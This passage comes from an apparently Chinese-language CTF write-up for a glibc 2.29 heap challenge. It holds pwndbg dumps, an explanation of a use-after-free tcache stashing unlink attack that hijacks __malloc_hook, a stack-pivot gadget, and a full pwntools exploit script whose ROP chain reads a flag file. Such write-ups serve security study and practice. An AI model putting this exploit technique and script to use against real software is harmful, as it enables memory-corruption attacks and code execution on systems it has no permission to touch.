0x130 [  7]: 0x55e586eae980 —▸ 0x55e586eae850 —▸ 0x55e586eae720 —▸ 0x55e586eae5f0 —▸ 0x55e586eae4c0 —▸ 0x55e586eae390 —▸ 0x55e586eae260 ◂— 0x0
0x410 [  7]: 0x55e586eb0d50 —▸ 0x55e586eb0940 —▸ 0x55e586eb0530 —▸ 0x55e586eb0120 —▸ 0x55e586eafd10 —▸ 0x55e586eaf900 —▸ 0x55e586eaf4f0 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
0x30: 0x55e586eaeba0 —▸ 0x7f1f4cc22cc0 (main_arena+128) ◂— 0x55e586eaeba0
0x100: 0x55e586eb1c80 —▸ 0x55e586eb1460 —▸ 0x7f1f4cc22d90 (main_arena+336) ◂— 0x55e586eb1c80
largebins
empty
pwndbg>
```

https://blog.csdn.net/yongbaoii

紧接着通过uaf修改第二个small bins的chunk的bk，然后calloc一下完成tcache stashing unlink attack。

```
tcachebins
0x100 [  7]: 0x55e586eb1c90 —▸ 0x55e586eaf3f0 —▸ 0x55e586eaf2f0 —▸ 0x55e586eaf1f0 —▸ 0x55e586eaf0f0 —▸ 0x55e586eaeff0 —▸ 0x55e586eaeab0 ◂— 0x0
0x130 [  7]: 0x55e586eae980 —▸ 0x55e586eae850 —▸ 0x55e586eae720 —▸ 0x55e586eae5f0 —▸ 0x55e586eae4c0 —▸ 0x55e586eae390 —▸ 0x55e586eae260 ◂— 0x0
0x210 [-112]: 0x0
0x220 [ 45]: 0x55e586eb27c0 —▸ 0x7f1f4cc22c30 (__malloc_hook) ◂— 0x0
0x230 [-62]: 0x0
0x240 [ 76]: 0x0
0x250 [ 31]: 0x0
0x260 [127]: 0x0
0x410 [  7]: 0x55e586eb0d50 —▸ 0x55e586eb0940 —▸ 0x55e586eb0530 —▸ 0x55e586eb0120 —▸ 0x55e586eafd10 —▸ 0x55e586eaf900 —▸ 0x55e586eaf4f0 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
0x30: 0x55e586eaeba0 —▸ 0x7f1f4cc22cc0 (main_arena+128) ◂— 0x55e586eaeba0
0x100 [corrupted]
FD: 0x55e586eb1c80 —▸ 0x55e586eaf3f0 ◂— 0x6161616161616161 ('aaaaaaaa')
BK: 0x55e586eae01f ◂— 0x0
largebins
empty
pwndbg>
```

https://blog.csdn.net/yongbaoii

通过uaf劫持malloc_hook之后我们现在可以把orw写到栈里面，问题就是我们怎么让esp eip想办法跳到栈上去执行。我们找到了一个gadget 是 add esp 0x48，ret。
用完它之后可以跳过去，效果如下图，然后就可以拿到flag了。

```
R14  0x0
R15  0x0
RBP  0xd8
*RSP  0x7ffc80e61158 —▸ 0x7f3c169b9cda (calloc+730) ◂— test   rax, rax
*RIP  0x7f3c169acfd6 (_IO_vtable_check+118) ◂— add    rsp, 0x48
──────────────────────────────────────────────────────────[ DISAS
▶ 0x7f3c169acfd6 <_IO_vtable_check+118>          add    rsp, 0x48
  0x7f3c169acfda <_IO_vtable_check+122>          ret
   ↓
  0x7f3c16946542 <init_cacheinfo+242>            pop    rdi
  0x7f3c16946543 <init_cacheinfo+243>            ret
   ↓
  0x7f3c16946f9e <strip+190>                     pop    rsi
  0x7f3c16946f9f <strip+191>                     ret
   ↓
  0x7f3c16a4bda6 <__lll_lock_wait_private+38>    pop    rdx
  0x7f3c16a4bda7 <__lll_lock_wait_private+39>    ret
   ↓
  0x7f3c16967cf8 <mblen+104>                     pop    rax
  0x7f3c16967cf9 <mblen+105>                     ret
   ↓
  0x7f3c169ef6c5 <__time_syscall+5>              syscall
──────────────────────────────────────────────────────────[ STACK
```

https://blog.csdn.net/yongbaoii

```
  0x7f3c169acfd6 <_IO_vtable_check+118>          add    rsp, 0x48
▶ 0x7f3c169acfda <_IO_vtable_check+122>          ret              <0x7f3c16946542; init_cacheinfo+242>
   ↓
  0x7f3c16946542 <init_cacheinfo+242>            pop    rdi
  0x7f3c16946543 <init_cacheinfo+243>            ret
   ↓
  0x7f3c16946f9e <strip+190>                     pop    rsi
  0x7f3c16946f9f <strip+191>                     ret
   ↓
  0x7f3c16a4bda6 <__lll_lock_wait_private+38>    pop    rdx
  0x7f3c16a4bda7 <__lll_lock_wait_private+39>    ret
   ↓
  0x7f3c16967cf8 <mblen+104>                     pop    rax
  0x7f3c16967cf9 <mblen+105>                     ret
   ↓
  0x7f3c169ef6c5 <__time_syscall+5>              syscall
─────────────────────────────────────────────────────[ STACK ]─────────
00:0000│ rsp  0x7ffc80e611a0 —▸ 0x7f3c16946542 (init_cacheinfo+242) ◂— pop    rdi
01:0008│      0x7ffc80e611a8 —▸ 0x55fb116984b0 ◂— 0x67616c662f2e /* './flag' */
02:0010│      0x7ffc80e611b0 —▸ 0x7f3c16946f9e (strip+190) ◂— pop    rsi
03:0018│      0x7ffc80e611b8 ◂— 0x0
04:0020│      0x7ffc80e611c0 —▸ 0x7f3c16a4bda6 (__lll_lock_wait_private+38) ◂— pop    rdx
05:0028│      0x7ffc80e611c8 ◂— 0x0
06:0030│      0x7ffc80e611d0 —▸ 0x7f3c16967cf8 (mblen+104) ◂— pop    rax
07:0038│      0x7ffc80e611d8 ◂— 0x2
─────────────────────────────────────────────────────[ BACKTRACE ]─────
▶ f 0     7f3c169acfda _IO_vtable_check+122
  f 1     7f3c16946542 init_cacheinfo+242
```

https://blog.csdn.net/yongbaoii

当然我们最后这一步的方法有很多，这只是一种，我们常见的一种是通过free_hook，用setcontext+61来做gadget。填到free里面。free hook里面放入合适的gadget做一个转换，来orw。

```python
#coding=utf-8
from pwn import *

context.log_level = "debug"

p = process('./165')
```

```
r = process('./165')
#r = remote("node3.buuoj.cn",29712)

elf = ELF('./165')
libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.29-0ubuntu2_amd64/libc.so.6'
)
#libc = ELF("./64/libc-2.29.so")

def Add(idx,name):
    r.recvuntil('> ')
    r.sendline('1')
    r.recvuntil("idx: ")
    r.sendline(str(idx))
    r.recvuntil("hero name: ")
    r.send(name)


def Edit(idx,name):
    r.recvuntil('> ')
    r.sendline('2')
    r.recvuntil("idx: ")
    r.sendline(str(idx))
    r.recvuntil("hero name: ")
    r.send(name)

def Show(idx):
    r.recvuntil('> ')
    r.sendline('3')
    r.recvuntil("idx: ")
    r.sendline(str(idx))

def Delete(idx):
    r.recvuntil('> ')
    r.sendline('4')
    r.recvuntil("idx: ")
    r.sendline(str(idx))

def BackDoor(buf):
    r.recvuntil('> ')
    r.sendline('50056')
    r.sendline(buf)

malloc_hook_s = libc.sym['__malloc_hook']

for i in range(7):
    Add(0,'a'*0x120)
    Delete(0)

#因为这里申请空间用的是calloc，这个函数不会从tcache上面去申请空间
#所以我们释放之后再申请的空间不是我们释放的空间

Show(0)
r.recvuntil("hero name: ")
heap_base = u64(r.recvline().strip('\n').ljust(8,'\x00')) - 0x850
print "heap_base = " + hex(heap_base)

Add(0,'a'*0x120)
Add(1,'a'*0x400)
Delete(0)
Show(0)
```

```python
r.recvuntil("hero name: ")
main_arena_88 = u64(r.recv(6).ljust(8,'\x00'))
malloc_hook_addr = (main_arena_88 & 0xFFFFFFFFFFFFF000) + (malloc_hook_s & 0xFFF)
libc_base = malloc_hook_addr - malloc_hook_s
print "libc_base = " + hex(libc_base)

for i in range(6):
    Add(0,'a'*0xf0)
    Delete(0)
#留了一个空一会便于利用

for i in range(7):
    Add(0,'a'*0x400)
    Delete(0)
#把0x400这条bin填满了.

Add(0,'a'*0x400)
Add(1,'a'*0x400)
Add(1,'a'*0x400)
Add(2,'a'*0x400)
Delete(0)#UAF
Add(2,'a'*0x300)
Add(2,'a'*0x300)

Delete(1)#UAF

Add(2,'a'*0x300)
Add(2,'a'*0x300)

Edit(2,'./flag'.ljust(8,'\x00'))
Edit(1,'a'*0x300+p64(0)+p64(0x101)+p64(heap_base+(0x55555555c460-0x555555559000))+p64(heap_base+0x1f))

Add(0,'a'*0x217)
Delete(0)
Edit(0,p64(libc_base+libc.sym['__malloc_hook']))

Add(0,'a'*0xf0)  #tcache stashing unlink attack
BackDoor('a')

#libc_base + 0x8cfd6 --- add rsp, 0x48 ; ret

magic_gadget = libc_base + 0x8cfd6
payload = p64(magic_gadget)
print "magic_gadget = " + hex(magic_gadget)

BackDoor(payload)
#calloc也会受到malloc_hook的影响

pop_rdi = libc_base + 0x26542
pop_rsi = libc_base + 0x26f9e
pop_rdx = libc_base + 0x12bda6
pop_rax = libc_base + 0x47cf8
syscall = libc_base + 0xcf6c5
rop_heap = heap_base + 0x44b0
#此时序号2的chunk地址，里面放着我们之前写好的./flag

rops = p64(pop_rdi)+p64(rop_heap)
rops += p64(pop_rsi)+p64(0)
rops += p64(pop_rdx)+p64(0)
```

```
rops += p64(pop_rax)+p64(2)
rops += p64(syscall)
#rops += p64(libc.sym['open'])
#read
rops += p64(pop_rdi)+p64(3)
rops += p64(pop_rsi)+p64(heap_base+0x260)
rops += p64(pop_rdx)+p64(0x70)
rops += p64(pop_rax)+p64(0)
rops += p64(syscall)
#rops += p64(libc.sym['read'])
#write
rops += p64(pop_rdi)+p64(1)
rops += p64(pop_rsi)+p64(heap_base+0x260)
rops += p64(pop_rdx)+p64(0x70)
rops += p64(pop_rax)+p64(1)
rops += p64(syscall)

gdb.attach(r)
input()

Add(0,rops)  #Add是先读入rop，然后才malloc的.

r.interactive()
```

因为填入大数字的时候不确定填入多少，所以会影响后面后门的使用，脚本多跑几次。